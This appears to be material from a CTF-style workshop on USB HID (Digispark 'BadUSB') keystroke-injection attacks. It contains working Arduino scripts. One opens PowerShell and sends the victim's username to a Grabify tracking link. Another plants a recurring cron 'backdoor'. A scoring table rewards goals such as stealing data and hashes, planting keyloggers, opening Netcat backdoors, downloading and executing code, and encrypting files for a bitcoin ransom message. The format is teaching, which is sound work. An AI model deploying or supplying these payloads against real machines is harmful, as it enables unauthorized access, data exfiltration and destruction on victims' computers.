skickar@Dell-3 ~ %
```

ADVANCED LOG

Date/Time	2020-05-06 22:28:33
IP Address	199.116.118.178
VPN/Proxy Detection NEW!	This IP may be a VPN or Proxy
Country	United States, San Jose
Browser	curl (7.64.1)
User Agent	curl/7.64.1
Referring URL	"skickar'
Host Name	199.116.118.178
ISP	TOTAL-SERVER-SOLUTIONS

Sample Tracking Script

This script for Windows sends a CURL request to the tracking link

```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(4000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.delay(4000);
  DigiKeyboard.sendKeyStroke(0,MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("powershell");
  DigiKeyboard.delay(200);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("curl --silent --output /dev/null --referer \"$(whoami)\' https://grabify.link/ARPTG6");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);
for(;;){ /*empty*/ }}
```

Payload type: Linux Recurring Backdoor Process

Cron allows us to schedule tasks to run in the background. We can make a payload run every 60 seconds with this payload.

```
DigiKeyboard.print("export VISUAL=nano; crontab -e");

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.delay(1000);

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.print("* * * * * PAYLOAD_GOES_HERE");

DigiKeyboard.delay(1000);

DigiKeyboard.sendKeyStroke(KEY_X, MOD_CONTROL_LEFT);

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_Y);

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Can you Combine Payloads?

During the break, can you create a tracking script that works in the background?

Reach out to helpers during the break, and we'll be back to look at the payloads you've made in 20 minutes.

Example Actions

- Steal a file
- Delete a file
- Write a file with a message in it
- Steal a hash
- Corrupt a hash
- Kill the computer
- Plant a keylogger
- Rickroll
- Join rogue Wi-Fi network
- Team ASCII banner
- Grabify link tracker
- Cron task
- Netcat backdoor
- Change background
- Auto-restart computer
- Auto-quit programs

CTF Challenge: Write Your Own Script

For our final challenge, you'll be creating your own HID attack scripts to achieve a number of specific goals. We'll be scoring how many objectives you achieve.

Each person will get an hour to write a script for a **Windows**, **MacOS**, or **Linux** computer and submit it in the Discord chat. Each script has 90 seconds to run.

The person to earn the most points wins a prize! Points are awarded when a script achieves the actions below:

Points	File Operations	Flags	Destruction	Advanced (x 2 points)
10	Create a text file with a message	Display a message demanding bitcoins	Reboot the computer	Create a Cron Task
20	Delete a file	Change the Wallpaper	Disconnect from the network	Download & execute a bash or Python file
30	Download a file to the desktop	Get a Grabify link hit from the target computer	Encrypt a single file on the system	Steal data via Grabify
40	Create a folder inside a folder	RickRoll in a browser window	Kill a task	Join an (evil) Wi-Fi network
50	Steal a piece of data from the computer	Find a file called TimsTerribleSecret.txt and open it	Cleanly exit terminal - leave no trace	Open a Netcat backdoor (remote access)

HINT: https://github.com/CedArctic/DigiSpark-Scripts

Resources:

Raspbian Commands & Hotkeys - https://raspberryinsider.com/top-15-raspberry-pi-keyboard-shortcuts/

All Digispark Keys - https://github.com/digistump/DigisparkArduinoIntegration/blob/master/libraries/DigisparkKeyboard/DigiKeyboard.h

Digispark setup guide - https://digistump.com/wiki/digispark/tutorials/connecting

Github Repo - https://github.com/skickar/USBAttackWorkshop

Pi Shortcuts - https://defkey.com/raspbian-raspberry-pi-shortcuts

Windows Hotkeys - https://www.windowscentral.com/best-windows-10-keyboard-shortcuts